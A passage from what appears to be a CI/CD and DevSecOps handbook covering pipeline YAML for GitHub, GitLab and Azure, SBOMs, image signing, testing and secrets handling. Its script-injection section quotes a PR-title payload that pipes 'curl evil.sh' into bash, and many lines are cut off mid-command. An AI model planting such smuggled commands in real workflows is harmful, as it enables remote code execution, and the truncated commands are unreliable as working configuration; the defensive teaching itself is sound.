curl -o runner.tar.gz -L https://github.com/actions/runner/releases/download/v2.319.1/
echo "<sha256>  runner.tar.gz" | sha256sum -c -     # verify before extracting
tar xzf runner.tar.gz

./config.sh --url https://github.com/acme/payments-api \
            --token "$REG_TOKEN" \
            --name "runner-dmz-$(hostname)-$RANDOM" \
            --labels self-hosted,linux,x64,dmz \
            --runnergroup prod-network \
            --ephemeral --unattended --disableupdate

sudo ./svc.sh install runner-svc && sudo ./svc.sh start
# Proxy settings for the service itself live in .env next to the runner binary.
```

Expressions, contexts and the things that trip people up

YAML

```yaml
# Conditionals
if: github.event_name == 'push' && startsWith(github.ref, 'refs/tags/v')
if: always()                    # run even if a previous step failed (use for artifac
if: failure()                   # run only on failure (use for rollback / notificatio
if: cancelled()
if: contains(github.event.pull_request.labels.*.name, 'deploy-preview')
if: ${{ !cancelled() && needs.test.result == 'failure' }}

# Passing data between steps and jobs
- id: calc
  run: echo "count=$(ls -1 dist | wc -l)" >> "$GITHUB_OUTPUT"
- run: echo "built ${{ steps.calc.outputs.count }} files"

# Multi-line output needs a delimiter
- id: notes
  run: |
    {
      echo 'body<<EOF_MARKER'
      git log --oneline "$(git describe --tags --abbrev=0 HEAD^)"..HEAD
      echo 'EOF_MARKER'
    } >> "$GITHUB_OUTPUT"

# Masking a value you computed at runtime
- run: echo "::add-mask::$DERIVED_TOKEN"

# Job summary — markdown that appears on the run page. Use it for human-readable resul
- run: |
    {
      echo '## Deploy summary'
      echo "| field | value |"; echo "|---|---|"
      echo "| image | \`${IMAGE}@${DIGEST}\` |"
      echo "| env | production |"
    } >> "$GITHUB_STEP_SUMMARY"
```

Script injection via `${{ }}`

Expressions are interpolated into the shell script *before* it runs. If a PR title is `"; curl evil.sh | bash; #` then `run: echo "${{ github.event.pull_request.title }}"` executes it. Never interpolate attacker-controllable fields (`title`, `body`, branch names, commit messages, issue comments) directly into `run`. Pass them through `env:` and reference the shell variable: `env: { TITLE: "${{ github.event.pull_request.title }}" }` then `run: echo "$TITLE"`.

Supply-chain hygiene for actions themselves

- [ ] Pin third-party actions to a **full commit SHA**, not a tag: `uses: foo/bar@a1b2c3d4 ...`. Tags are mutable; the `tj-actions/changed-files` compromise in 2025 rewrote tags across thousands of repos.
- [ ] Use `permissions:` at workflow and job level. Default to `contents: read`.
- [ ] Restrict which actions can run at all (organisation setting: allow only GitHub-verified plus an explicit allow-list).
- [ ] Enable Dependabot for `github-actions` so pinned SHAs still get updated.
- [ ] Audit `GITHUB_TOKEN` default permissions at the organisation level — set them to read-only and widen per workflow.

Azure DevOps and GitLab CI

You do not get to choose the customer's CI system. Large enterprises run Azure DevOps because it came with their Microsoft Enterprise Agreement, or self-managed GitLab because it satisfies a data-residency requirement, or Jenkins because someone built it in 2014 and it still works. The concepts transfer completely; only the nouns change. Being able to say "this is the same thing, here is the equivalent" in the first hour buys you credibility.

Side-by-side translation

Intent	GitHub Actions	GitLab CI	Azure Pipelines
File location	`.github/workflows/*.yml`	`.gitlab-ci.yml`	`azure-pipelines.yml`
Trigger on PR	`on: pull_request`	`rules: if: $CI_PIPELINE_SOURCE == "merge_request_event"`	`pr: branches: inclu [main]`
Choose machine	`runs-on: ubuntu-latest`	`tags: [docker]` + `image:`	`pool: vmImage: ubun latest`
Ordering	`needs: [build]`	`stages:` or `needs:`	`dependsOn: build`
Matrix	`strategy.matrix`	`parallel.matrix`	`strategy.matrix`
Cache	`actions/cache`	`cache: {key, paths}`	`Cache@2` task
Artifacts	`upload/download-artifact`	`artifacts: paths:`	`PublishPipelineArti`
Reuse	Reusable workflow / action	`include:` + `extends:`	`template:`
Secrets	`${{ secrets.X }}`	Masked CI/CD variable `$X`	Variable group / Key Va `$(X)`
Manual approval	Environment reviewers	`when: manual` + protected env	Environment checks
OIDC to cloud	`id-token: write`	`id_tokens:`	Workload identity feder service connection
Variable syntax	`${{ }}` / `$VAR`	`$VAR`	`$(var)` runtime, `${{` compile-time

GitLab CI — a realistic pipeline

YAML

```yaml
stages: [lint, test, build, scan, deploy]

default:
  image: python:3.12-slim
  tags: [k8s-runner]
  interruptible: true
  retry:
    max: 2
    when: [runner_system_failure, stuck_or_timeout_failure]   # retry infra flakes, ne
  before_script:
    - pip install --quiet --index-url "$PIP_INDEX_URL" -r requirements-dev.txt

variables:
  PIP_CACHE_DIR: "$CI_PROJECT_DIR/.cache/pip"
  DOCKER_BUILDKIT: "1"
  FF_USE_FASTZIP: "true"

cache:
  key:
    files: [requirements.txt, requirements-dev.txt]
  paths: [.cache/pip]
  policy: pull          # jobs read the cache; one dedicated job writes it

.rules_mr: &rules_mr
  rules:
    - if: $CI_PIPELINE_SOURCE == "merge_request_event"
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH

lint:
  stage: lint
  <<: *rules_mr
  script:
    - ruff check --output-format=gitlab . > gl-code-quality-report.json || true
    - ruff check .
    - mypy --strict src/
  artifacts:
    reports:
      codequality: gl-code-quality-report.json

test:
  stage: test
  <<: *rules_mr
  parallel:
    matrix:
      - PYTHON: ["3.10", "3.11", "3.12"]
  image: python:$PYTHON-slim
  services:
    - name: postgres:16-alpine
```

```yaml
      alias: db
      variables: { POSTGRES_PASSWORD: test, POSTGRES_DB: appdb }
  variables:
    DATABASE_URL: "postgresql://postgres:test@db:5432/appdb"
  script:
    - pytest -n auto --junitxml=junit.xml --cov=src --cov-report=xml --cov-report=term
  coverage: '/TOTAL.*\s+(\d+%)$/'
  artifacts:
    when: always
    reports:
      junit: junit.xml
      coverage_report: { coverage_format: cobertura, path: coverage.xml }

build:
  stage: build
  image: gcr.io/kaniko-project/executor:v1.23.2-debug      # rootless build, no Docker
  before_script: []
  script:
    - /kaniko/executor
      --context "$CI_PROJECT_DIR"
      --dockerfile "$CI_PROJECT_DIR/Dockerfile"
      --destination "$CI_REGISTRY_IMAGE:$CI_COMMIT_SHORT_SHA"
      --destination "$CI_REGISTRY_IMAGE:$CI_COMMIT_REF_SLUG"
      --cache=true --cache-repo "$CI_REGISTRY_IMAGE/cache"
      --digest-file=/tmp/digest
    - echo "IMAGE_DIGEST=$(cat /tmp/digest)" >> build.env
  artifacts:
    reports: { dotenv: build.env }     # digest becomes a variable in downstream jobs
  rules:
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH
    - if: $CI_COMMIT_TAG

container_scan:
  stage: scan
  image: aquasec/trivy:latest
  script:
    - trivy image --exit-code 1 --severity CRITICAL --ignore-unfixed
        "$CI_REGISTRY_IMAGE@$IMAGE_DIGEST"
  allow_failure: false
  needs: [build]

deploy_prod:
  stage: deploy
  environment:
    name: production
    url: https://app.customer.internal
    deployment_tier: production
  id_tokens:
    VAULT_TOKEN: { aud: https://vault.corp.local }
```

```
  rules:
    - if: $CI_COMMIT_TAG
      when: manual                    # protected environment → only release manage
  script:
    - helm upgrade --install app ./chart
        --namespace prod --atomic --timeout 5m
        --set image.repository="$CI_REGISTRY_IMAGE"
        --set image.digest="$IMAGE_DIGEST"
    - ./scripts/verify.sh https://app.customer.internal "$CI_COMMIT_SHA"
```

✦ **GitLab specifics worth memorising**

`needs:` breaks out of strict stage ordering and creates a DAG — use it to shave minutes. `rules:` replaced the deprecated `only/except`; `rules` are evaluated top-down and the first match wins. `interruptible: true` plus "auto-cancel redundant pipelines" stops you burning runner minutes on superseded commits. `artifacts:reports:dotenv` is the idiomatic way to pass computed values downstream. And `allow_failure: true` on a scan job is how a security gate quietly stops being a gate — audit for it.

Azure Pipelines — templates and environments

YAML

```yaml
# azure-pipelines.yml
trigger:
  branches: { include: [main] }
  tags:     { include: ['v*'] }
pr:
  branches: { include: [main] }

resources:
  repositories:
    - repository: templates
      type: git
      name: Platform/pipeline-templates
      ref: refs/tags/v2.4.0           # pin shared templates like any other dependency

variables:
  - group: common-build               # variable group, can be backed by Key Vault
  - name: imageName
    value: 'payments-api'

stages:
- stage: Build
  jobs:
  - template: jobs/python-build.yml@templates
    parameters:
      pythonVersions: ['3.11', '3.12']
      coverageFloor: 80

- stage: Deploy_UAT
  dependsOn: Build
  condition: and(succeeded(), eq(variables['Build.SourceBranch'], 'refs/heads/main'))
  jobs:
  - deployment: uat
    environment: 'uat'                # approvals/checks attach to the environment obj
    strategy:
      runOnce:
        deploy:
          steps:
            - task: AzureCLI@2
              inputs:
                azureSubscription: 'sc-uat-wif'   # workload identity federation, not
                scriptType: bash
                scriptLocation: inlineScript
                inlineScript: |
                  az containerapp update -n $(imageName)-uat -g rg-uat \
                    --image $(ACR).azurecr.io/$(imageName)@$(imageDigest)

- stage: Deploy_Prod
  dependsOn: Deploy_UAT
```

```yaml
    condition: and(succeeded(), startsWith(variables['Build.SourceBranch'], 'refs/tags/v
    jobs:
    - deployment: prod
      environment: 'production'          # required approvers + business-hours gate confi
      strategy:
        canary:
          increments: [10, 50]
          deploy:
            steps: [ template: steps/deploy.yml@templates ]
          postRouteTraffic:
            steps: [ template: steps/soak-check.yml@templates ]
```

> ⚠ **The Azure DevOps footgun: compile-time vs runtime**
> `${{ }}` is evaluated when the YAML is expanded, before anything runs — it can drive `if` on templates and loops, but cannot see anything computed by a job. `$(var)` is a runtime macro, expanded when the step executes. `$[ ]` is a runtime expression, used in `condition:` and to read job outputs. Mixing them up produces the classic "my variable is empty" bug, and it is the first thing to check when a conditional stage never runs.

Jenkins, in one breath

You will meet it. A declarative `Jenkinsfile` with `pipeline { agent { label 'linux' } stages { stage('Build') { steps { sh 'make' } } } }` covers 80% of cases. Shared libraries live in a separate repo under `vars/` and are loaded with `@Library('corp-pipeline@v2')`. The real risks are: pipelines written in Groovy scripted syntax that nobody understands; plugins pinned to versions with known CVEs; build logic that lives in the Jenkins UI rather than in the repo (invisible to code review and impossible to restore); and a single master with no backup of `$JENKINS_HOME`. When you meet one of these, migrating the *logic* into repo-resident shell scripts or a `Makefile` first — so the CI system only calls `make ci-test` — makes any future migration almost free. That refactor is often the best first deliverable.

Artifacts, Registries, SBOMs and Provenance

An artifact is the output of your build that moves through environments. Everything about how you store and label it determines whether, nine months later, you can answer the question "is the version running in production affected by this CVE?" — which is exactly the question a customer's security team will ask you at 7pm on a Friday.

Immutability and addressing

Reference	Example	Immutable?	Use for
Floating tag	`app:latest`	No	Nothing. Never deploy this.
Minor tag	`app:1.4`	No — moves with patches	Convenience for humans
Full version tag	`app:1.4.2`	By convention only	Release identification, changelogs
Commit tag	`app:sha-9f3c21a`	By convention	Tracing a build to source
Digest	`app@sha256:3b8c…`	**Yes, cryptographically**	Deployment manifests, rollback targets, audit records

Enable tag immutability in the registry (ACR: `az acr repository update --image app:1.4.2 --write-enabled false`; ECR: `imageTagMutability: IMMUTABLE`; GHCR and Artifactory have equivalents). Deploy by digest. Record the digest in the change ticket. Those three habits make rollback deterministic and make the CVE question answerable in seconds.

SBOM — Software Bill of Materials

A machine-readable inventory of every component in your artifact: name, version, licence, supplier, and the hash. Two formats matter: **SPDX** (ISO standard, licence-compliance heritage) and **CycloneDX** (OWASP, security heritage, richer vulnerability model). Generate both if the customer is undecided; they are cheap.

BASH

```bash
# Generate from a built image (syft), both formats
syft "ghcr.io/acme/app@sha256:3b8c ... " -o spdx-json=sbom.spdx.json \
                                        -o cyclonedx-json=sbom.cdx.json

# Scan the SBOM instead of the image — fast, and works offline for air-gapped review
grype sbom:sbom.cdx.json --fail-on critical --only-fixed

# Attach the SBOM to the image in the registry as an OCI referrer
cosign attach sbom --sbom sbom.cdx.json ghcr.io/acme/app@sha256:3b8c ...

# Later, answer "are we affected by CVE-2024-XXXX?" across every deployed digest:
for d in $(kubectl get pods -A -o jsonpath='{..imageID}' | tr ' ' '\n' | sort -u); do
  cosign download sbom "$d" 2>/dev/null | grep -q 'log4j-core.*2\.14' && echo "AFFECTE
done
```

> **Why customers now demand SBOMs**
>
> US Executive Order 14028 and the EU Cyber Resilience Act pushed SBOMs from nice-to-have into procurement checklists. If you are delivering software into a regulated customer, expect "provide an SBOM for each release" as a contractual line item. Generating it in CI costs about fifteen seconds; retrofitting it to a release that shipped eighteen months ago costs a week.

Provenance and signing

An SBOM says *what is inside*. Provenance says *where it came from*: which source repo, which commit, which builder, which workflow, at what time. The SLSA framework defines levels; SLSA Build L3 effectively requires a hosted, non-falsifiable builder that produces signed provenance — which GitHub Actions' `attest-build-provenance` and GitLab's SLSA provenance give you nearly for free.

BASH

```
# Keyless signing with cosign — identity comes from the OIDC token, no key to store or
export COSIGN_EXPERIMENTAL=1
cosign sign --yes "ghcr.io/acme/app@sha256:3b8c ... "

# Verify, pinning WHO signed it and WHICH workflow produced it
cosign verify "ghcr.io/acme/app@sha256:3b8c ... " \
  --certificate-identity "https://github.com/acme/app/.github/workflows/release.yml@re
  --certificate-oidc-issuer "https://token.actions.githubusercontent.com"

# Verify provenance attestation and assert the source repo
cosign verify-attestation --type slsaprovenance \
  --certificate-identity-regexp '^https://github.com/acme/' \
  --certificate-oidc-issuer https://token.actions.githubusercontent.com \
  "ghcr.io/acme/app@sha256:3b8c ... " \
| jq -r '.payload' | base64 -d \
| jq '.predicate.buildDefinition.externalParameters.workflow'
```

Enforce it at admission so unsigned images cannot run:

YAML

```
# Kyverno ClusterPolicy — block any image that is not signed by our release workflow
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata: { name: require-signed-images }
spec:
  validationFailureAction: Enforce
  webhookTimeoutSeconds: 15
  rules:
    - name: verify-signature
      match:
        any: [{ resources: { kinds: [Pod], namespaces: ['prod', 'uat'] } }]
      verifyImages:
        - imageReferences: ['ghcr.io/acme/*']
          mutateDigest: true          # rewrite tags to digests on admission
          verifyDigest: true
          required: true
          attestors:
            - entries:
                - keyless:
                    subject: 'https://github.com/acme/*/.github/workflows/release.yml@
                    issuer: 'https://token.actions.githubusercontent.com'
                    rekor: { url: https://rekor.sigstore.dev }
```

Air-gapped signing

Keyless Sigstore needs to reach Fulcio and Rekor on the internet. In an air-gapped customer you cannot. Options: run your own Sigstore stack (`sigstore/scaffolding`); use `cosign generate-key-pair --kms azurekms:// ...` so the private key lives in the customer's HSM-backed key vault and never exists in the pipeline; or sign at the internet-connected build site and verify the signature on import into the enclave. Decide this before you design the pipeline, not after.

Artifact repositories in the enterprise

Most large customers run JFrog Artifactory or Sonatype Nexus as a single proxy for every package ecosystem. Understand their topology on day one: **remote repositories** proxy and cache the public internet (this is usually your only route to npm/PyPI); **local repositories** hold internally produced artifacts; **virtual repositories** present both behind one URL, and that virtual URL is what your tooling must be pointed at. Retention policies matter too — if the customer prunes artifacts after 90 days and your rollback target is six months old, your rollback plan is fiction.

BASH

```
# Point every toolchain at the customer's Artifactory in one go
export ART=https://artifactory.corp.local/artifactory

pip config set global.index-url "$ART/api/pypi/pypi-virtual/simple"
pip config set global.trusted-host artifactory.corp.local

npm config set registry "$ART/api/npm/npm-virtual/"
npm config set //artifactory.corp.local/artifactory/api/npm/npm-virtual/:_authToken "$

# Maven: ~/.m2/settings.xml <mirror><url>$ART/maven-virtual</url><mirrorOf>*</mirrorOf
# Docker: docker login artifactory.corp.local && prefix every FROM with artifactory.co
# Go:     export GOPROXY="$ART/api/go/go-virtual" GONOSUMDB=* GONOSUMCHECK=1 GOFLAGS=-
```

Dependency confusion

If your internal package `acme-billing-utils` exists only in the private feed, and the virtual repository resolves public before private, an attacker publishing `acme-billing-utils 99.0.0` to public PyPI will win the version resolution and execute code in your build. Fixes: scope/namespace internal packages (`@acme/billing-utils`), configure the virtual repo so local resolves before remote, add exclusion patterns on the remote repo for your namespaces, and pin everything with a lockfile containing hashes.

Testing in the Pipeline

The pipeline is only as trustworthy as its tests. A green build that proves nothing is worse than no build, because it manufactures false confidence and gets used as evidence in a change record. The goal is a layered suite where each layer is fast, deterministic, and tells you something the layer below could not.

The test pyramid, with honest numbers

Layer	What it tests	Typical count	Runtime	Run where
Unit	One function/class, all deps faked	1,000–10,000	< 2 min total	Every push, pre-commit
Integration	Your code + a real database/queue/cache in a container	50–500	2–10 min	Every PR
Contract	Agreement between a consumer and a provider API	10–100	< 2 min	Every PR, both sides
End-to-end	Real browser/client through the whole stack	10–50	5–20 min	Pre-prod, nightly
Smoke	Critical paths against a deployed environment	5–15	< 2 min	After every deploy

The anti-pattern is the **ice cream cone** — a handful of unit tests under a mountain of slow, brittle UI tests. It is extremely common in enterprises with a separate QA function, and its symptoms are unmistakable: a 90-minute pipeline, a Slack channel full of "just re-run it", and a test suite nobody trusts enough to block a release on.

Integration tests with real dependencies

PYTHON

```python
# tests/conftest.py — Testcontainers gives you a real Postgres per test session.
# Mocking the database is how you ship migration bugs to production.
import pytest
from testcontainers.postgres import PostgresContainer
from sqlalchemy import create_engine
from alembic import command
from alembic.config import Config

@pytest.fixture(scope="session")
def pg_url():
    with PostgresContainer("postgres:16-alpine") as pg:
        url = pg.get_connection_url()
        cfg = Config("alembic.ini")
        cfg.set_main_option("sqlalchemy.url", url)
        command.upgrade(cfg, "head")      # migrations are tested on every run, for fr
        yield url

@pytest.fixture
def db(pg_url):
    engine = create_engine(pg_url)
    conn = engine.connect()
    tx = conn.begin()                     # each test in a transaction ...
    yield conn
    tx.rollback()                         # ... rolled back, so tests cannot leak into
    conn.close()
```

Flaky tests — treat them as production incidents

A flaky test is a test that passes and fails on identical code. Its real cost is not the re-run; it is that the team learns to ignore red. Once "just re-run it" is normal, a genuine regression ships.

COMMON CAUSES

Shared mutable state between tests; dependence on test execution order; `sleep()` instead of waiting on a condition; real clocks and timezones; real network calls; unseeded randomness; parallel tests sharing a database row, port, or temp file.

THE POLICY THAT WORKS

Detect (re-run failures once and flag any test that passes on retry), quarantine within 24 hours (move it out of the blocking suite into a tracked list), ticket it with an owner, and cap the quarantine list — if it exceeds ten, fixing flakes becomes the team's priority. Never leave a blanket `retries: 3` on the whole suite; that hides the signal permanently.

BASH

```bash
# Prove a test is order-dependent (pytest-randomly) and find the pair that interacts
pytest -p randomly --randomly-seed=12345        # reproduce with the exact seed from C
pytest --lf                                      # last failed only
pytest -x -q tests/ -k "not slow"

# Bisect a flake: run the suspect 50x in isolation, then 50x after the suspected pollu
pytest tests/test_billing.py::test_invoice_total --count=50 -q
pytest tests/test_cache.py tests/test_billing.py::test_invoice_total --count=50 -q
```

Parallelisation and sharding

YAML

```yaml
test:
  runs-on: ubuntu-latest
  strategy:
    fail-fast: false
    matrix:
      shard: [1, 2, 3, 4]
  steps:
    - uses: actions/checkout@v4
    # Split by historical duration, not alphabetically — otherwise one shard takes 3
    - run: pytest --splits 4 --group ${{ matrix.shard }} --durations-path .test_dura
    - uses: actions/upload-artifact@v4
      with: { name: durations-${{ matrix.shard }}, path: .test_durations }
```

Contract testing

When team A's service calls team B's API, neither full end-to-end tests nor mocks solve the problem properly: E2E needs both systems running and is slow; mocks drift from reality silently. Consumer-driven

contract testing (Pact, Spring Cloud Contract) has the consumer record its expectations, publishes them to a broker, and makes the provider's own pipeline verify it still satisfies every consumer. The provider's build goes red when it would break someone — before deployment, without either team coordinating.

JAVASCRIPT

```
// consumer side — this generates the contract file, and runs against a stub
const { PactV3, MatchersV3: M } = require('@pact-foundation/pact');

const provider = new PactV3({ consumer: 'web-portal', provider: 'payments-api' });

test('fetches an invoice', async () => {
  await provider
    .given('invoice 42 exists and is unpaid')
    .uponReceiving('a request for invoice 42')
    .withRequest({ method: 'GET', path: '/v1/invoices/42',
                   headers: { Accept: 'application/json' } })
    .willRespondWith({
      status: 200,
      headers: { 'Content-Type': 'application/json' },
      body: { id: M.integer(42), amountCents: M.integer(19900),
              currency: M.regex('[A-Z]{3}', 'EUR'), status: M.string('unpaid') },
    })
    .executeTest(async (mock) => {
      const inv = await new PaymentsClient(mock.url).getInvoice(42);
      expect(inv.amountCents).toBe(19900);
    });
});
// CI: pact-broker publish ./pacts --consumer-app-version=$GIT_SHA --branch=$BRANCH
// Provider CI then runs "can-i-deploy" before shipping:
//   pact-broker can-i-deploy --pacticipant payments-api --version $SHA --to-environme
```

Coverage gates that are not theatre

A global "80% coverage" threshold on a legacy codebase either blocks every PR or gets lowered until it is meaningless. The useful gate is **diff coverage**: lines changed in this PR must be covered. It is achievable, it ratchets quality upward, and it never punishes a developer for the state of code they did not write.


BASH

```
diff-cover coverage.xml --compare-branch=origin/main --fail-under=85 \
           --html-report diff-coverage.html
```

And remember what coverage does not measure: assertion quality. A test that calls every line and asserts nothing scores 100%. Mutation testing (`mutmut`, `Stryker`, PIT) is the real check — it mutates your code and fails if the tests still pass. It is too slow for every PR; run it nightly on the modules that matter (auth, pricing, anything financial).

DevSecOps: Security in the Pipeline

"Shift left" is marketing for a simple operational truth: a vulnerability found by a developer's editor costs minutes, found in CI costs an hour, found in a pen test costs a sprint and a customer conversation, and found in production costs a breach notification. Your job is to put automated checks at each stage with a clear, written policy for what blocks and what files a ticket — because a scanner with no policy is just a machine that generates ignored noise.



The scanner taxonomy

Type	Looks at	Finds	Misses	Tools
SAST	Your source code	Injection sinks, unsafe deserialisation, hardcoded crypto, path traversal	Anything runtime-dependent; config errors; business logic flaws	Semgrep, CodeQL, SonarQube, Bandit
SCA	Dependency manifests/lockfiles	Known CVEs in libraries, licence violations	Zero-days; vulnerable code you wrote	Dependabot, Renovate, Snyk, Trivy, OWASP DC
Secret scanning	Diffs and full git history	Keys, tokens, private keys, connection strings	Secrets in a config server or env var	gitleaks, trufflehog, GitHub secret scanning
Container scanning	Image layers	OS package CVEs, vulnerable app deps in the image, misconfigs	Logic flaws; things in a mounted volume	Trivy, Grype, Clair, Defender for Cloud
IaC scanning	Terraform/Bicep/K8s YAML	Public S3 buckets, open security groups, unencrypted disks, privileged pods	Drift; anything applied manually	Checkov, tfsec, KICS, Conftest
DAST	A running app	XSS, auth bypass, header/TLS misconfig, exposed endpoints	Code paths it cannot reach; needs a deployed env	OWASP ZAP, Burp, Nuclei

A security job you can drop into any repository

YAML

```yaml
security:
  runs-on: ubuntu-latest
  permissions:
    contents: read
    security-events: write      # upload SARIF to the GitHub Security tab
    actions: read
  steps:
    - uses: actions/checkout@v4
      with: { fetch-depth: 0 }  # gitleaks needs full history

    # 1. Secrets — scans the entire history, not just the diff
    - name: gitleaks
      uses: gitleaks/gitleaks-action@v2
      env: { GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }} }

    # 2. SAST — Semgrep with curated rulesets, SARIF out
    - name: semgrep
      run: |
        pip install semgrep
        semgrep scan --config p/default --config p/security-audit \
               --config p/secrets --config .semgrep/custom/ \
               --sarif --output semgrep.sarif --error --severity ERROR
    - uses: github/codeql-action/upload-sarif@v3
      if: always()
      with: { sarif_file: semgrep.sarif, category: semgrep }

    # 3. Dependencies — fail only on fixable high/critical
    - name: trivy fs
      uses: aquasecurity/trivy-action@0.24.0
      with:
        scan-type: fs
        scan-ref: .
        severity: 'HIGH,CRITICAL'
        ignore-unfixed: true
        exit-code: '1'
        format: sarif
        output: trivy-fs.sarif

    # 4. IaC misconfiguration
    - name: checkov
      run: |
        pip install checkov
        checkov -d infra/ --framework terraform,kubernetes,dockerfile \
                --compact --quiet --soft-fail-on LOW,MEDIUM \
                --output cli --output sarif --output-file-path console,checkov.sarif
```

> ⚠ **Write the triage policy before you turn scanners on**
>
> Day one of a new scanner produces 400 findings and the team mutes it. Agree in writing: CRITICAL with a fix available blocks the merge; HIGH with a fix gets 7 days and a ticket; anything unfixable upstream gets a time-boxed, justified, expiring suppression (`.trivyignore` entries must carry an expiry date and a ticket ID); and the whole backlog is reviewed monthly. Put the policy in the repo next to the config so it survives you leaving the engagement.

Policy as code with OPA and Conftest

Scanners find known-bad patterns. Policy-as-code encodes *your customer's* rules — "every resource must carry a cost-centre tag", "no storage account may allow public blob access", "images must come from our registry". Rego is the language; Conftest runs it against config files in CI; Gatekeeper or Kyverno enforce the same rules at the cluster admission controller so a human with `kubectl` cannot bypass the pipeline.

TEXT

```
# policy/terraform.rego
package main

import future.keywords.in

deny contains msg if {
  some r in input.resource_changes
  r.type == "azurerm_storage_account"
  r.change.after.allow_nested_items_to_be_public == true
  msg := sprintf("storage account '%s' allows public blob access", [r.address])
}

deny contains msg if {
  some r in input.resource_changes
  r.change.actions[_] == "create"
  required := {"env", "owner", "cost_centre", "data_classification"}
  missing := required - object.keys(object.get(r.change.after, "tags", {}))
  count(missing) > 0
  msg := sprintf("%s is missing required tags: %v", [r.address, missing])
}

warn contains msg if {
  some r in input.resource_changes
  r.type == "azurerm_linux_virtual_machine"
  not startswith(r.change.after.size, "Standard_B")
  msg := sprintf("%s uses %s - confirm this is not oversized for dev", [r.address, r.c
}

deny contains msg if {
  some r in input.resource_changes
  r.change.actions[_] == "delete"
  r.type in {"azurerm_postgresql_flexible_server", "azurerm_storage_account"}
  msg := sprintf("DESTRUCTIVE: plan deletes stateful resource %s - requires DBA sign-o
}
```

BASH

```
# Gate the plan, not the code: evaluate the actual proposed change set
terraform plan -out=tf.plan
terraform show -json tf.plan > tf.plan.json
conftest test --policy policy/ --all-namespaces tf.plan.json

# Same policies, unit-tested like any other code
opa test policy/ -v
```

DAST after deploy

YAML

```yaml
dast:
  needs: deploy-uat
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4
    - name: ZAP baseline against UAT
      uses: zaproxy/action-baseline@v0.12.0
      with:
        target: 'https://uat.internal.example.com'
        rules_file_name: '.zap/rules.tsv'    # suppress known-accepted alerts, with c
        cmd_options: '-a -j'                  # include alpha passive rules, use the
        fail_action: true
```

Never point a DAST tool at a customer environment without written authorisation
An active scan sends real attack payloads. Against production it can create junk records, trigger fraud alerts, lock accounts, and in one memorable class of incident, fire thousands of real emails. Get scope, timing and an emergency stop contact in writing before the first scan, scan a dedicated environment, and tell the SOC in advance — otherwise your scan becomes their security incident.

Secrets Management

Every credential you handle on a customer engagement belongs to them, and losing one is a reportable incident on their side with your name on it. The hierarchy is simple: no secret is better than a short-lived secret, which is better than a long-lived secret in a vault, which is infinitely better than a long-lived secret in git.

The ladder, best to worst

1. **No secret at all**
   Workload identity: the compute resource has an identity the cloud recognises. Azure Managed Identity, AWS IAM roles for service accounts (IRSA), GCP Workload Identity, Kubernetes projected service account tokens. Nothing to steal, nothing to rotate.

2 **Federated short-lived credential**
OIDC from the CI system to the cloud. A token valid for about an hour, scoped to one repository and environment, minted per run. This is the correct answer for pipelines.

3 **Vault-issued dynamic secret**
HashiCorp Vault's database engine creates a Postgres user on request with a 1-hour TTL and revokes it automatically. Leaked credentials expire before anyone can use them.

4 **Static secret in a managed store**
Azure Key Vault, AWS Secrets Manager, GCP Secret Manager, Vault KV. Encrypted, access-controlled, audited, versioned, rotatable. Acceptable where nothing better exists.

5 **CI platform secret store**
GitHub/GitLab/ADO encrypted variables. Fine for CI-only values; harder to rotate centrally and harder to audit across many repositories.

6 **Environment variable on a VM**
Visible in `/proc/<pid>/environ`, in crash dumps, in `docker inspect`, and in logs when something prints the environment.

7 **In the repository**
Permanent. Git history is forever, forks exist, and it is in every developer's laptop backup. This is an incident, not a mistake.

When a secret does reach git

BASH

```
# ORDER MATTERS. Rotate FIRST — history rewriting is slow and the key is already publi
# 1. Revoke/rotate the credential at the source. Immediately.
# 2. Check whether it was used: cloud audit logs, by IP, since the commit date.
# 3. Only then clean history.

git log --all --full-history -- config/prod.env      # when did it land, which branche

# Purge from all history (git-filter-repo is the supported tool; filter-branch is depr
pip install git-filter-repo
git filter-repo --invert-paths --path config/prod.env --force
# or redact a value in place across history:
printf 'AKIAIOSFODNN7EXAMPLE==>REDACTED\n' > replacements.txt
git filter-repo --replace-text replacements.txt

git push --force-with-lease --all && git push --force-with-lease --tags
# 4. Tell every developer to re-clone. Old clones still contain the secret.
# 5. Ask the platform to expire cached views (GitHub support can purge the commit cach
# 6. File the incident record. The customer's policy almost certainly requires one.
```

Force-pushing a rewritten history on a shared repository is disruptive

Open PRs break, everyone's local branches diverge, and CI caches hold stale refs. Announce it, pick a window, and have the re-clone instructions ready. But do it — "the secret is only in an old commit" is not mitigation, because `git log -p` finds it in four seconds.

Pre-commit as the first line of defence

YAML

```yaml
# .pre-commit-config.yaml — catches it before it is ever committed
repos:
  - repo: https://github.com/gitleaks/gitleaks
    rev: v8.18.4
    hooks: [{ id: gitleaks }]
  - repo: https://github.com/pre-commit/pre-commit-hooks
    rev: v4.6.0
    hooks:
      - id: detect-private-key
      - id: detect-aws-credentials
        args: [--allow-missing-credentials]
      - id: check-added-large-files
        args: [--maxkb=2048]
      - id: end-of-file-fixer
  - repo: https://github.com/antonbabenko/pre-commit-terraform
    rev: v1.96.1
    hooks:
      - id: terraform_fmt
      - id: terraform_validate
      - id: terraform_tfsec
```

Hooks are advisory — a developer can `--no-verify`. So the same checks must also run server-side in CI, where they cannot be skipped. Local hooks exist to save time, not to enforce policy.

Vault, Key Vault and the CSI driver

BASH

```
# HashiCorp Vault: dynamic database credentials with a 1-hour lease
vault write database/config/appdb \
  plugin_name=postgresql-database-plugin \
  allowed_roles="app-readwrite" \
